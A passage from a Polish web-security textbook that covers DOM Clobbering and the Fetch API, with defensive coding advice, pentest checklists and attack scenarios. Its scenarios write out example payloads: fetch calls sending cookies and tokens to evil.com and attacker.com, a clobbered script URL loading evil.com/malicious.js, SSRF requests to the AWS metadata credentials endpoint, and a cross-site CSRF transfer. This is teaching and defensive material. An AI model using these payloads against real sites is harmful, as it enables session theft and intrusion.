Kilka publicznych raportów HackerOne dotyczy DOM Clobbering:

- Clobbering `window.onload` przez `<img name="onload">`
- Clobbering `document.forms` przez wielokrotne `<form>`
- Clobbering wewnętrznych zmiennych frameworków

CMS/Blog platforms

```
// Typowy kod bloga/CMS
if (!window.NONCE) {
    // Zakłada że NONCE musi być ustawiony przez serwer
    document.getElementById("form").setAttribute("action", "/api/post");
}

// Atakujący w treści posta wstrzykuje (jeśli CMS pozwala na "bezpieczne" HTML):
// <a id="NONCE" href="#">
// → window.NONCE = HTMLAnchorElement (truthy) → kod nie ustawia action
// Lub odwrotny scenariusz w zależności od logiki
```

8. Typowe błędy programistów

Błąd 1: Brak sprawdzenia typu przed użyciem window properties


```
// BŁĄD: zakłada że window.config to obiekt JS
const url = window.config.apiUrl; // może być element DOM!

// POPRAWKA: sprawdź typ
const url = (window.config instanceof Object && !(window.config instanceof Element))
  ? window.config.apiUrl
  : "/api/default";

// Lub jeszcze lepiej: używaj własnych zmiennych, nie window
const appConfig = { apiUrl: "/api/v1" }; // własna zmienna, nie window
```

Błąd 2: || fallback podatny na clobbering

```
// BŁĄD: element DOM jest truthy, więc fallback nie zadziała
const config = window.appConfig || { debug: false };
// Jeśli window.appConfig to element DOM → config = element DOM, nie { debug: false }

// POPRAWKA: sprawdź czy to zwykły obiekt
function isPlainObject(val) {
  return val !== null && typeof val === 'object' && val.constructor === Object;
}

const config = isPlainObject(window.appConfig) ? window.appConfig : { debug: false };
```

Błąd 3: typeof nie chroni przed clobbering

```
// MYŁNE: typeof element to "object" – nie wykrywa clobbering
if (typeof window.config === 'object') {
  // HTMLElement też jest 'object'!
  doSomethingWith(window.config);
}

// POPRAWKA: instanceof
if (window.config instanceof HTMLElement) {
  // To jest clobbered! Ignoruj
} else if (typeof window.config === 'object') {
  // To jest prawdziwy obiekt JS
  doSomethingWith(window.config);
}
```

Błąd 4: Formularz i HTMLFormElement.elements

```
// SUBTELNE: myForm.elements["fieldName"] zwraca element input
const form = document.getElementById("loginForm");
const username = form.elements["username"]; // HTMLInputElement
const password = form.elements["password"]; // HTMLInputElement

// Jeśli ktoś wstrzyknie element z name="elements":
// <input name="elements"> wewnątrz form
// form.elements → HTMLInputElement (clobbered!)
// form.elements["username"] → TypeError lub unexpected behavior
```

9. Znaczenie dla bezpieczeństwa

Klasyfikacja

DOM Clobbering jest:

- **CWE-79** (XSS) — gdy prowadzi do wykonania kodu
- **CWE-20** — Improper Input Validation
- **PortSwigger Research** — aktywny obszar badań (Gareth Heyes, PortSwigger)

Skutki

1. **XSS Escalation** — gdy clobbering zastępuje URL ładowanego skryptu
2. **Logic Bypass** — gdy clobbering wpływa na warunki autoryzacji
3. **DOMPurify Bypass** — obejście popularnego sanitizera

Bypass Sanitizers

DOMPurify i inne sanitizery walczą z DOM Clobbering przez:

- Filtrowanie elementów z `id / name` kolidującymi z globalnymi
- Opcja `SANITIZE_NAMED_PROPS: true` (DOMPurify 3.x)

Ale bypass gadgety są regularnie odkrywane:

```
// Historyczne bypass (już załatane)
// <a id="body"><a id="body" name="childNodes">
// → document.body.childNodes clobbered przez kolekcję
```

innerHTML vs clobbering

Clobbering jest szczególnie groźne gdy:

1. Aplikacja przyjmuje HTML z zewnątrz (przez innerHTML, rich text editor)
2. Wstrzyknięty HTML przechodzi przez "white-list" filtr który pozwala na `id / name`
3. JavaScript używa `window.xyz` lub `document.xyz` gdzie xyz może być clobbered

10. Jak identyfikować podczas pentestu

DevTools → Console — sprawdzanie clobbering

```
// Sprawdź co window.config to jest
console.log(typeof window.config);
console.log(window.config instanceof HTMLElement); // true → clobbered!
console.log(window.config instanceof Element);

// Sprawdź named access
const testId = "test_clobbering_" + Date.now();
const div = document.createElement("div");
div.id = testId;
document.body.appendChild(div);
console.log(window[testId]); // HTMLElement → named access działa → potencjalnie podatne
div.remove();
```

Identyfikacja wektorów

Szukaj w aplikacji:

1. Miejsc gdzie HTML jest akceptowany z zewnątrz:

- Rich text editory
- Sekcje bio/opis profilu
- Komentarze HTML
- Importowane dokumenty

2. Kodu JavaScript który polega na `window.*`:

```
// Szukaj w Sources (Ctrl+Shift+F):
window.config
window.settings
window.csrf
window.token
// i innych window.XXX gdzie XXX może być clobbered
```

3. Sprawdź id i name istniejących elementów:

```
// Czy jakieś id/name kolidują z używanymi zmiennymi JS?
document.querySelectorAll("[id],[name]").forEach(el => {
  const n = el.id || el.name;
  if (window[n] && window[n] !== el) {
    console.log("Conflict:", n, window[n], el);
  }
});
```

Burp Suite — testowanie HTML injection

1. Znajdź pola akceptujące HTML (rich text, komentarze, bio)
2. Wyślij payload: `<a id="testClobber" href="https://evil.com">`
3. Sprawdź w DevTools: `window.testClobber` — czy to HTMLAnchorElement?
4. Sprawdź czy aplikacja JavaScript używa `window.testClobber`

Identyfikacja przez Network

Jeśli clobbering podmienia URL skryptu:

- **Network tab** → szukaj requestów do nieoczekiwanych domen
- Skrypt załadowany z `evil.com` zamiast `cdn.example.com`

11. Jak testować bezpieczeństwo

- ☐ Czy aplikacja akceptuje HTML z id lub name atrybutami z zewnątrz?
- ☐ Czy JavaScript używa `window.XXX` gdzie XXX może być clobbered?
- ☐ Czy kod sprawdza typ przed użyciem `window` właściwości (`instanceof` vs `typeof`)?
- ☐ Czy `||` fallback działa poprawnie gdy `window.X` to element DOM (truthy)?
- ☐ Czy `DOMPurify` jest używane z opcją `SANITIZE_NAMED_PROPS: true`?
- ☐ Czy `HTMLFormElement.elements` może być clobbered przez input z `name="elements"`?
- ☐ Czy URLe skryptów dynamicznie ładowanych mogą być clobbered?
- ☐ Czy `iframe` z `name` mogą zastąpić `window` właściwości (`contentWindow`)?
- ☐ Czy `anchor.toString()` może podmienić URL w string concatenation?
- ☐ Czy sanitizer (`DOMPurify`, etc.) jest aktualny pod kątem clobbering bypass?

12. Typowe scenariusze ataków

Scenariusz 1: Clobbering URL dynamicznie ładowanego skryptu

Wymagania:

- Aplikacja dynamicznie łąduje skrypt z URL przechowywanego w `window.libUrl`
- Atakujący może wstrzyknąć HTML z `id="libUrl"`

Przebieg:

```
<!-- Payload wstrzyknięty w "bezpieczne" pole (np. bio profilu) -->
<a id="libUrl" href="https://evil.com/malicious.js">click here</a>

<!-- Kod aplikacji: -->
<script>
  const url = window.libUrl || "https://cdn.trusted.com/lib.js";
  // window.libUrl = HTMLAnchorElement (clobbered)
  // url = HTMLAnchorElement

  const script = document.createElement('script');
  script.src = url; // .src = element → implicit toString() → href = "https://
evil.com/malicious.js"
  document.head.appendChild(script); // łąduje złośliwy skrypt!
</script>
```

Wpływ: Pełne XSS — wykonanie kodu JavaScript z dowolnego źródła.

Scenariusz 2: Bypass mechanizmu CSRF przez clobbering tokenu

Wymagania:

- Aplikacja przechowuje CSRF token w `window.csrfToken`
- Atakujący może wstrzyknąć HTML

Przebieg:

```
<!-- Payload: -->
<input id="csrfToken" name="csrf" value="">

<!-- Kod aplikacji: -->
<script>
  async function makeRequest(data) {
    await fetch('/api/action', {
      method: 'POST',
      headers: {
        'X-CSRF-Token': window.csrfToken || '', // clobbered → "" (value
        atrybutu)
      },
      body: JSON.stringify(data)
    });
  }
</script>

<!-- Jeśli serwer akceptuje pusty CSRF token → bypass! -->
```

Wpływ: Omijanie CSRF protection.

Scenariusz 3: Debug Mode przez clobbering flagi

Wymagania: Aplikacja sprawdza `window.debugMode` i ma inne zachowanie w trybie debug.

Przebieg:

```
<img id="debugMode">
```

```
// Kod aplikacji:
if (window.debugMode) {
  // Tryb debug: wysyła stack traces, loguje dane wrażliwe
  sendErrorDetails(error.stack); // wyciek informacji!
  window.app.showAdminPanel(); // ujawnia panele admin
}
// window.debugMode = HTMLImageElement (truthy!) → tryb debug aktywny!
```

13. Jak się zabezpieczać

Unikaj polegania na `window.*` dla konfiguracji

```
// ZŁE – podatne na clobbering
const apiUrl = window.appConfig?.apiUrl || "/api";

// DOBRE – własna zmienna, nie window
(function() {
  const appConfig = {
    apiUrl: "/api/v1",
    debug: false
  };

  // Użyj appConfig zamiast window.appConfig
  // Zmienna jest w function scope – niedostępna przez window.*
  initApp(appConfig);
})();
```

Sprawdzaj typ przed użyciem

```
// Pomocnicza funkcja sprawdzająca czy to "prawdziwy" obiekt
function isPlainObject(value) {
  if (value === null || value === undefined) return false;
  if (value instanceof Element) return false; // DOM element
  if (value instanceof Node) return false; // DOM node
  return typeof value === 'object';
}

// Użycie:
const config = isPlainObject(window.appConfig)
  ? window.appConfig
  : defaultConfig;
```

DOMPurify z ochroną przed clobbering

```
// DOMPurify 3.x
const sanitized = DOMPurify.sanitize(html, {
  SANITIZE_DOM: true,          // domyślnie true – sanityzuje id/name
  SANITIZE_NAMED_PROPS: true,  // dodatkowa ochrona przed named access clobbering
  FORBID_ATTR: ['id', 'name']  // całkowity zakaz atrybutów id i name (bardzo restrykcyjne)
});
```

Content Security Policy

```
Content-Security-Policy: require-trusted-types-for 'script';
```

Trusted Types wymuszają że skrypty mogą być ładowane tylko przez zaufane polityki — nawet jeśli URL jest clobbered, nie załaduje się bez zatwierdzenia przez politykę.

Izolacja konfiguracji w module

```
// config.mjs – izolowany moduł, nie window
const CONFIG = Object.freeze({
  API_URL: "/api/v1",
  DEBUG: false
});

export const getConfig = () => CONFIG;

// Użycie:
import { getConfig } from './config.mjs';
const { API_URL } = getConfig(); // nie window.API_URL
```

14. Podsumowanie

Kluczowe fakty:

1. DOM Clobbering = elementy HTML z `id` / `name` "zaśmiecają" `window.*` i mogą zastąpić zmienne JavaScript
2. Mechanizm pochodzi z historycznych przeglądarek — jest świadomie utrzymywany dla kompatybilności
3. Natywnych właściwości `window` (`location` , `document`) nie można clobbered
4. Anchor element `.toString()` zwraca `href` — kluczowe dla URL clobbering
5. DOMPurify ma opcje ochrony — używaj `SANITIZE_NAMED_PROPS: true`

Najczęstsze nieporozumienia:

- "`typeof` wykrywa clobbering" — NIE. `typeof HTMLElement === 'object'`
- "Clobbering to tylko teoretyczny atak" — NIE. Aktywnie używany w prawdziwych atakach i bug bounty
- "DOMPurify chroni automatycznie" — Tylko w niektórych konfiguracjach. Clobbering bypass DOMPurify był wielokrotnie znajdowany.

Jak rozpoznać w prawdziwej aplikacji

1. **DevTools → Console** → sprawdź `window.config instanceof Element` dla kluczowych obiektów
2. **Sources** → Ctrl+Shift+F → szukaj `window.` + nazwy potencjalnie clobberable zmiennych
3. **Elements** → sprawdź atrybuty `id` i `name` elementów — czy kolidują z JS zmiennymi?
4. Wstrzyknij testowy HTML z `id="testClobber"` i sprawdź `window.testClobber` w Console

Powiązania

```
DOM Clobbering
├── DOM (Rozdział 9)
│   └── DOM named access jest mechanizmem umożliwiającym clobbering
├── Scope (Rozdział 4)
│   └── Clobbering wpływa na Global Scope (window.*)
├── Prototype Chain (Rozdział 6)
│   └── HTMLElement ma własny Prototype Chain – różny od {}
├── CSP (Rozdział 36)
│   └── Trusted Types chroni przed ładowaniem clobbered URLi skryptów
└── Trusted Types (Rozdział 37)
    └── Bezpośrednia obrona przed skutkami DOM Clobbering dla script s
```

rc

Rozdział 11: Fetch API

1. Czym jest Fetch API

Fetch API to nowoczesny interfejs JavaScript do wykonywania żądań HTTP z przeglądarki. Zastąpił starszy XMLHttpRequest (XHR), oferując czytelniejsze API oparte na Promises zamiast callbacków.

`fetch()` jest globalną funkcją dostępną w przeglądarce i środowiskach opartych na specyfikacji WHATWG Fetch (Node.js 18+, Deno, Cloudflare Workers). Jest częścią **Web API** — nie ECMAScript.

Podstawowe API

```
fetch(url, options) → Promise<Response>

// options:
{
  method: "GET"|"POST"|"PUT"|"DELETE"|"PATCH"|...,
  headers: { "Content-Type": "application/json" },
  body: JSON.stringify(data) | FormData | Blob | ReadableStream,
  mode: "cors"|"no-cors"|"same-origin",
  credentials: "omit"|"same-origin"|"include",
  cache: "default"|"no-cache"|"reload"|"force-cache"|"only-if-cached",
  redirect: "follow"|"manual"|"error",
  referrerPolicy: "no-referrer"|"origin"|...,
  integrity: "sha384-...",
  signal: AbortController.signal,
  keepalive: true|false
}
```

Response Object

```
const response = await fetch(url);

response.status;           // HTTP status code (200, 404, 500...)
response.statusText;       // "OK", "Not Found"...
response.ok;               // true jeśli status 200-299
response.headers;          // Headers object
response.url;              // finalny URL (po redirect)
response.redirected;       // true jeśli nastąpiło przekierowanie
response.type;             // "basic"|"cors"|"opaque"|"error"
response.body;             // ReadableStream

// Metody odczytu body (każda zwraca Promise):
response.text()            // → string
response.json()            // → JavaScript object
response.blob()            // → Blob
response.arrayBuffer()     // → ArrayBuffer
response.formData()        // → FormData
```

Standardy i kompatybilność

Zdefiniowany przez WHATWG Fetch Standard. Dostępny od: Chrome 42 (2015), Firefox 39, Safari 10.1, Edge 14. Node.js 18+ (natywnie).

| 2. Dlaczego powstał

Problem z XMLHttpRequest

XHR (2006) używał callbacków i był trudny w użyciu:

```
// XHR – verbose i nierówne zachowanie między przeglądarkami
var xhr = new XMLHttpRequest();
xhr.open("GET", "/api/data");
xhr.onload = function() {
  if (xhr.status === 200) {
    var data = JSON.parse(xhr.responseText);
    processData(data);
  } else {
    handleError(xhr.status);
  }
};
xhr.onerror = function() { handleNetworkError(); };
xhr.send();
```

Fetch — Promise-based API

```
// Fetch – czytelne i kompozycyjne
const data = await fetch("/api/data")
  .then(r => {
    if (!r.ok) throw new Error(`HTTP ${r.status}`);
    return r.json();
  });
```

Streaming i zaawansowane możliwości

Fetch API obsługuje:

- Streaming response body (`response.body.getReader()`)
- Streaming request body (`new Request(url, {body: ReadableStream})`)
- AbortController — anulowanie requestów w trakcie
- Keepalive — wysyłanie danych po zamknięciu strony

| 3. Jak działa

Lifecycle żądania Fetch

```

JavaScript: fetch(url, options)
    |
    ▼
1. Validate inputs (URL, headers, method)
    |
    ▼
2. CORS preflight? (jeśli cross-origin + non-simple request)
   OPTIONS request → sprawdza Access-Control-Allow-* nagłówki
    |
    ▼
3. Wyślij właściwy request
   (z credentials jeśli credentials: "include")
    |
    ▼
4. Odbierz nagłówki odpowiedzi
    |
    ▼
5. Utwórz Response object
   (body to ReadableStream – jeszcze nie pobrane!)
    |
    ▼
6. Zwróć Promise<Response> do JS
    |
    ▼ (gdy wywołasz response.json(), response.text() itd.)
7. Odczytaj body z ReadableStream
    |
    ▼
8. Zwróć Promise<T> z danymi

```

Prosta vs Non-simple request (CORS)

Simple request (nie wymaga preflight):

- Metody: GET, HEAD, POST
- Dozwolone nagłówki: Accept, Accept-Language, Content-Language, Content-Type
- Content-Type: application/x-www-form-urlencoded, multipart/form-data, text/plain

Non-simple request (wymaga preflight OPTIONS):

- Metody: PUT, DELETE, PATCH, itd.
- Custom headers: Authorization, X-Custom-Header, itd.
- Content-Type: application/json

credentials — kiedy wysyłane są cookies

```

// Domyślnie: credentials: "same-origin"
fetch("/api/data"); // cookies wysyłane tylko do tego samego origin

// credentials: "include" – wysyłaj cookies też cross-origin
fetch("https://api.example.com/data", { credentials: "include" });
// UWAGA: serwer musi mieć Access-Control-Allow-Credentials: true
// i Access-Control-Allow-Origin NIE może być "*"

// credentials: "omit" – nie wysyłaj cookies nigdy
fetch("/api/public", { credentials: "omit" });

```

Obsługa błędów — pułapka

```
// PUŁAPKA: fetch NIE rzuca błędów przy HTTP 4xx/5xx!
try {
  const response = await fetch("/api/data");
  // response.ok = false dla 404, 500 etc. – ale nie rzuca!
  const data = await response.json();
  // data może być komunikatem błędów, nie danymi
} catch (e) {
  // Złapany TYLKO dla błędów sieci (brak połączenia, CORS error)
  // NIE dla HTTP 404, 500, itd.
}

// Poprawny wzorzec:
async function safeFetch(url, options) {
  const response = await fetch(url, options);
  if (!response.ok) {
    throw new Error(`HTTP ${response.status}: ${response.statusText}`);
  }
  return response;
}
```

AbortController — anulowanie requestu

```
const controller = new AbortController();

// Anuluj po 5 sekundach
const timeout = setTimeout(() => controller.abort(), 5000);

try {
  const response = await fetch("/api/slow-endpoint", {
    signal: controller.signal
  });
  clearTimeout(timeout);
  return await response.json();
} catch (e) {
  if (e.name === "AbortError") {
    console.log("Request anulowany");
  }
}
```

4. Co dzieje się wewnątrz

ServiceWorker interception

Jeśli strona ma zarejestrowanego Service Workera, każdy `fetch()` jest przechwytywany:

```
// W Service Worker:
self.addEventListener('fetch', event => {
  // event.request to pełny Request object
  event.respondWith(
    caches.match(event.request) || fetch(event.request)
  );
});
```

To kluczowe dla bezpieczeństwa — SW może modyfikować każdy request i response.

ReadableStream — streaming

Response body to ReadableStream — dane mogą być przetwarzane podczas pobierania:

```
const response = await fetch("/api/large-file");
const reader = response.body.getReader();

while (true) {
  const { done, value } = await reader.read();
  if (done) break;
  processChunk(value); // Uint8Array
}
```

Request duplikacja

Response body można odczytać **tylko raz**. Po wywołaniu `response.json()` nie możesz wywołać `response.text()`:

```
const response = await fetch("/api");
await response.json(); // OK
await response.text(); // TypeError: body already read

// Jeśli chcesz odczytać wielokrotnie:
const clone = response.clone(); // klonuj przed pierwszym odczytem
const json = await response.json();
const text = await clone.text();
```

5. Analogiczny przykład z życia

Fetch API to korespondencja listowa:

- `fetch(url, options)` = wysłanie listu (opcje jak poleconą, priorytetową, zwrotną)
- **Preflight** = wcześniejsze zapytanie "czy mogę wysłać paczkę?" (CORS)
- `response.ok` = czy list dotarł i odpowiedź jest pozytywna
- `response.json()` = otworzenie koperty i odczytanie treści
- **AbortController** = cofnięcie listu ze skrzynki
- **credentials: "include"** = załączenie dowodu tożsamości do każdego listu (cookies)

6. Przykład kodu

```
// Kompletny przykład z obsługą błędów, autoryzacją, AbortController

async function fetchUserProfile(userId) {
  const controller = new AbortController();
  const timeout = setTimeout(() => controller.abort(), 10000); // 10s timeout

  try {
    // Wysyłamy request z:
    // - Authorization header (token z localStorage – uwaga: XSS!)
    // - credentials: "same-origin" (domyślnie – wysyła cookies dla tego samego origin)
    // - Content-Type dla JSON body
    const response = await fetch(`/api/users/${encodeURIComponent(userId)}`, {
      method: "GET",
      headers: {
        "Authorization": `Bearer ${localStorage.getItem("token")}`,
        "Accept": "application/json",
        "X-Requested-With": "XMLHttpRequest" // marker AJAX request
      },
      credentials: "same-origin", // wyślij cookies dla tego samego origin
      signal: controller.signal
    });

    clearTimeout(timeout);

    // fetch nie rzuca dla HTTP 4xx/5xx – sprawdzamy ręcznie
    if (response.status === 401) {
      // Token wygasł – redirect do logowania
      window.location.href = "/login";
      return null;
    }

    if (response.status === 403) {
      throw new Error("Brak uprawnień");
    }

    if (!response.ok) {
      throw new Error(`Błąd serwera: ${response.status}`);
    }

    // Odczytaj body jako JSON
    const contentType = response.headers.get("Content-Type");
    if (!contentType?.includes("application/json")) {
      throw new Error("Nieoczekiwany format odpowiedzi");
    }

    return await response.json();
  } catch (error) {
    if (error.name === "AbortError") {
      throw new Error("Timeout – serwer nie odpowiedział w czasie 10 sekund");
    }
    throw error; // rethrow inne błędy
  }
}

// Użycie:
try {
  const user = await fetchUserProfile("alice");
  displayUser(user);
} catch (e) {
```

```
    showError(e.message);  
  }
```

7. Przykład z prawdziwej aplikacji

Aplikacja bankowa — transfer z CSRF protection

```
// Bezpieczny transfer z CSRF tokenem  
async function initiateTransfer(toAccount, amount) {  
  // CSRF token z meta tagu (nie z JS — bezpieczniejsze względem XSS)  
  const csrfToken = document.querySelector('meta[name="csrf-token"]')?.content;  
  
  const response = await fetch("/api/transfers", {  
    method: "POST",  
    headers: {  
      "Content-Type": "application/json",  
      "X-CSRF-Token": csrfToken,  
      "Authorization": `Bearer ${getAuthToken()}`  
    },  
    credentials: "same-origin", // wysyła session cookie  
    body: JSON.stringify({  
      to: toAccount,  
      amount: amount,  
      currency: "PLN"  
    })  
  });  
  
  if (!response.ok) {  
    const error = await response.json();  
    throw new Error(error.message);  
  }  
  
  return response.json();  
}
```

SPA z interceptorem (Axios-like pattern)

```
// Globalny interceptor – dodaje auth do każdego requestu
class ApiClient {
  #baseUrl;
  #token;

  constructor(baseUrl) {
    this.#baseUrl = baseUrl;
  }

  async #request(path, options = {}) {
    const url = new URL(path, this.#baseUrl);

    const headers = {
      "Content-Type": "application/json",
      ...options.headers
    };

    if (this.#token) {
      headers["Authorization"] = `Bearer ${this.#token}`;
    }

    const response = await fetch(url, {
      ...options,
      headers,
      credentials: "same-origin"
    });

    // Auto-refresh token przy 401
    if (response.status === 401 && !options._retry) {
      await this.#refreshToken();
      return this.#request(path, { ...options, _retry: true });
    }

    if (!response.ok) {
      throw await this.#parseError(response);
    }

    return response.json();
  }

  get(path) { return this.#request(path); }
  post(path, data) {
    return this.#request(path, { method: "POST", body: JSON.stringify(data)
  });
}
}
```

8. Typowe błędy programistów

Błąd 1: Nie sprawdzanie response.ok

```
// BŁĄD: zakłada że fetch zawsze zwraca dane
const data = await fetch("/api/user").then(r => r.json());
// Jeśli server zwróci 500 z HTML error page → JSON.parse rzuci błąd

// POPRAWKA:
const response = await fetch("/api/user");
if (!response.ok) throw new Error(`${response.status}`);
const data = await response.json();
```

Błąd 2: Token w URL zamiast nagłówka

```
// BŁĄD: token w URL → zapisywany w logach, Referer, history
const data = await fetch(`/api/data?token=${authToken}`);

// POPRAWKA: Authorization header
const data = await fetch("/api/data", {
  headers: { "Authorization": `Bearer ${authToken}` }
});
```

Błąd 3: Brak timeout

```
// BŁĄD: bez timeout request może wisieć wiecznie
const data = await fetch("/api/slow");

// POPRAWKA: AbortController z timeout
const ctrl = new AbortController();
setTimeout(() => ctrl.abort(), 10000);
const data = await fetch("/api/slow", { signal: ctrl.signal });
```

Błąd 4: Włączone credentials cross-origin bez weryfikacji

```
// BŁĄD: wysyłanie cookies do niezaufanego API
const data = await fetch("https://external-api.com/data", {
  credentials: "include" // wysyła cookies do external-api.com!
});
// Jeśli ta domena jest przejęta → CSRF!
```

9. Znaczenie dla bezpieczeństwa

Fetch i CORS — fundamentalna ochrona

Przeglądarka automatycznie blokuje cross-origin fetch bez odpowiednich nagłówków CORS. To chroni przed CSRF i kradzieżą danych. (Szczegóły w rozdziale 13 — CORS.)

XSS + fetch = eksfiltracja danych

Fetch jest głównym wektorem eksfiltracji danych w atakach XSS:

```
// Payload XSS – eksfiltracja przez fetch
fetch("https://evil.com/steal", {
  method: "POST",
  body: JSON.stringify({
    cookies: document.cookie,
    localStorage: JSON.stringify(localStorage),
    sessionStorage: JSON.stringify(sessionStorage),
    url: window.location.href
  }),
  mode: "no-cors" // obejście CORS dla eksfiltracji (nie można odczytać response)
});
```

mode: "no-cors" pozwala na wysłanie requestu do dowolnej domeny bez preflightu, ale nie można odczytać odpowiedzi. Wystarczy do eksfiltracji.

SSRF (Server-Side Request Forgery)

Jeśli backend używa danych z klienta do budowania URL fetch po stronie serwera:

```
// Backend (Node.js) – podatny na SSRF
app.post("/proxy", async (req, res) => {
  const targetUrl = req.body.url; // URL z klienta
  const response = await fetch(targetUrl); // SSRF!
  res.send(await response.text());
});

// Atakujący wysyła: {"url": "http://169.254.169.254/latest/meta-data/"}
// → dostęp do AWS metadata endpoint (IMDS)
```

CWE-918 — Server-Side Request Forgery

Fetch i SameSite Cookies

Fetch z `credentials: "include"` wysyła cookies. Jednak nowoczesne przeglądarki z `SameSite=Strict` lub `SameSite=Lax` blokują cookies w cross-site requestach (szczegóły w rozdziałach 14 i 40).

Powiązane CWE

- **CWE-918** — SSRF
- **CWE-601** — Open Redirect (przez redirected response)
- **CWE-79** — XSS (fetch jako eksfiltracja)
- **CWE-352** — CSRF (gdy credentials nie chronione)

10. Jak identyfikować podczas pentestu

DevTools → Network

1. Otwórz **Network** (Ctrl+Shift+J → Network)
2. Filtruj: `Fetch/XHR` — widzisz tylko fetch requesty
3. Kliknij request → sprawdź:
 - **Headers**: Authorization, X-CSRF-Token, Custom Headers
 - **Payload**: jakie dane są wysyłane? Czy są wrażliwe?
 - **Response**: co serwer zwraca? Czy są wrażliwe dane?
 - **Cookies**: jakie cookies są wysyłane?

Przechwycenie fetch w konsoli

```
// Monkey-patch fetch – przechwytyj wszystkie requesty (w DevTools Console)
const originalFetch = window.fetch;
window.fetch = function(...args) {
  console.log("fetch:", args[0], args[1]);
  return originalFetch.apply(this, args)
    .then(response => {
      console.log("response:", response.status, response.url);
      return response;
    });
};

// Teraz każde wywołanie fetch będzie logowane
```

Szukanie sensitive data w requestach

W Burp Suite:

- **Proxy → HTTP History** → filtruj `fetch`
- Szukaj w headers: `Authorization:`, `X-Auth-Token:`, `Cookie:`
- Szukaj w body: `password`, `token`, `secret`, `key`, `card`

Sprawdzanie mode i credentials

```
// W Sources – szukaj niebezpiecznych wzorców:
// mode: "no-cors" – pozwala na eksfiltrację bez CORS
// credentials: "include" – wysyła cookies cross-origin
```

11. Jak testować bezpieczeństwo

- ☐ Czy wrażliwe dane (tokeny, hasła) są wysyłane przez fetch w URL zamiast nagłówkach?
- ☐ Czy serwer zwraca wrażliwe dane w response body bez weryfikacji uprawnień?
- ☐ Czy CSRF protection jest implementowana (token w nagłówkach)?
- ☐ Czy credentials: "include" jest używane tylko dla zaufanych origin?
- ☐ Czy mode: "no-cors" jest używane (blokuje odczyt response, ale pozwala na eksfiltrację)?
- ☐ Czy backend nie używa URL z klienta do fetch po stronie serwera (SSRF)?
- ☐ Czy response nagłówki zawierają CORS: Access-Control-Allow-Origin: *?
- ☐ Czy timeouty są implementowane (brak → możliwe DoS)?
- ☐ Czy błędy serwera ujawniają wrażliwe informacje w response body?
- ☐ Czy integrity (SRI) jest weryfikowane dla krytycznych zasobów?
- ☐ Czy refresh token endpoint jest odpowiednio chroniony?
- ☐ Czy keepalive: true pozwala na wysłanie danych po opuszczeniu strony?

12. Typowe scenariusze ataków

Scenariusz 1: SSRF przez fetch proxy

Wymagania: Backend ma endpoint który proxy'uje requesty do URL podanego przez klienta.

Przebieg:

```
# Standardowy request
POST /api/fetch-preview
{"url": "https://example.com"}

# SSRF payload – AWS metadata
POST /api/fetch-preview
{"url": "http://169.254.169.254/latest/meta-data/iam/security-credentials/"}

# SSRF payload – lokalne serwisy
POST /api/fetch-preview
{"url": "http://localhost:6379"} # Redis
{"url": "http://localhost:27017"} # MongoDB
{"url": "http://internal-api/admin"} # wewnętrzne API
```

Ochrona: Whitelist dozwolonych domen, blokada IP prywatnych, metadanych cloud.

Scenariusz 2: Eksfiltracja przez XSS + mode:no-cors

Wymagania: XSS na stronie ofiary.

Przebieg:

```
// Payload XSS
fetch("https://attacker.com/collect", {
  method: "POST",
  mode: "no-cors", // nie potrzeba CORS dla eksfiltracji
  body: new URLSearchParams({
    token: localStorage.getItem("authToken"),
    cookies: document.cookie,
    page: location.href
  })
});
```

Dlaczego `no-cors` działa: Request jest wysyłany (dane wychodzą), ale response jest zablokowany. Do eksfiltracji nie potrzeba odczytywać response.

Scenariusz 3: CSRF przez fetch bez ochrony

Wymagania: Endpoint zmienia stan użytkownika bez CSRF tokenu, a cookies są SameSite=None.

Przebieg:

```
// Na evil.com – ofiara odwiedza stronę atakującego
fetch("https://bank.com/api/transfer", {
  method: "POST",
  credentials: "include", // wyśle cookies ofiary
  body: JSON.stringify({ to: "attacker", amount: 10000 }),
  headers: { "Content-Type": "application/json" }
});
```

13. Jak się zabezpieczać

CSRF Protection

```
// Frontend – zawsze wysyłaj CSRF token
async function apiRequest(url, data) {
  const csrfToken = document.querySelector('[name=csrf-token]')?.content;

  return fetch(url, {
    method: "POST",
    headers: {
      "Content-Type": "application/json",
      "X-CSRF-Token": csrfToken // serwer weryfikuje ten nagłówek
    },
    credentials: "same-origin",
    body: JSON.stringify(data)
  });
}
```

```
// Backend – weryfikuj CSRF token
app.use((req, res, next) => {
  if (["POST", "PUT", "DELETE", "PATCH"].includes(req.method)) {
    const token = req.headers["x-csrf-token"];
    if (!csrfStore.verify(req.session.id, token)) {
      return res.status(403).json({ error: "CSRF token invalid" });
    }
  }
  next();
});
```

SSRF Protection

```
// Whitelist dozwolonych domen + blokada prywatnych IP
const allowedHosts = ["api.partner.com", "cdn.example.com"];

async function safeProxy(url) {
  const parsed = new URL(url);

  if (!allowedHosts.includes(parsed.hostname)) {
    throw new Error("Unauthorized hostname");
  }

  // Dodatkowe: DNS resolution check dla prywatnych IP
  const { address } = await dns.lookup(parsed.hostname);
  const privateRanges = [/^10\./, /^172\.(1[6-9]|2\d|3[01])\./, /^192\.168\./];
  if (privateRanges.some(r => r.test(address))) {
    throw new Error("Private IP range blocked");
  }

  return fetch(url);
}
```

Response Validation

```
// Zawsze waliduj strukturę odpowiedzi
async function fetchUser(id) {
  const response = await fetch(`/api/users/${encodeURIComponent(id)}`);

  if (!response.ok) throw new Error(`HTTP ${response.status}`);

  const contentType = response.headers.get("content-type");
  if (!contentType?.includes("application/json")) {
    throw new Error("Expected JSON response");
  }

  const data = await response.json();

  // Walidacja struktury
  if (typeof data.id !== "string" || typeof data.name !== "string") {
    throw new Error("Invalid response structure");
  }

  return data;
}
```

14. Podsumowanie

Kluczowe fakty:

1. Fetch API to Promise-based API do HTTP — zastępuje XHR
2. `fetch()` NIE rzuca błędów dla HTTP 4xx/5xx — sprawdzaj `response.ok`
3. CORS kontroluje cross-origin fetch — credentials: "include" wysyła cookies
4. `mode: "no-cors"` pozwala na wysłanie (eksfiltrację) bez odczytania response
5. Fetch z zewnętrznym URL po stronie serwera = potencjalny SSRF

Najczęstsze nieporozumienia:

- "Fetch rzuca błąd gdy serwer zwróci 500" — NIE. Rzuca tylko dla błędów sieci i CORS.
- "credentials: include wysyła login/hasło" — NIE. Wysyła cookies i cert klienta. Nie wysyła Authorization header automatycznie — to musisz dodać ręcznie.
- "mode: no-cors blokuje eksfiltrację" — NIE. Blokuje odczytanie response, ale request jest wysyłany.

Jak rozpoznać w prawdziwej aplikacji

1. **DevTools → Network** → filtr `Fetch/XHR` → każdy request widoczny z headers i body
2. **Sources → Ctrl+Shift+F** → `fetch` → znajdź wszystkie wywołania
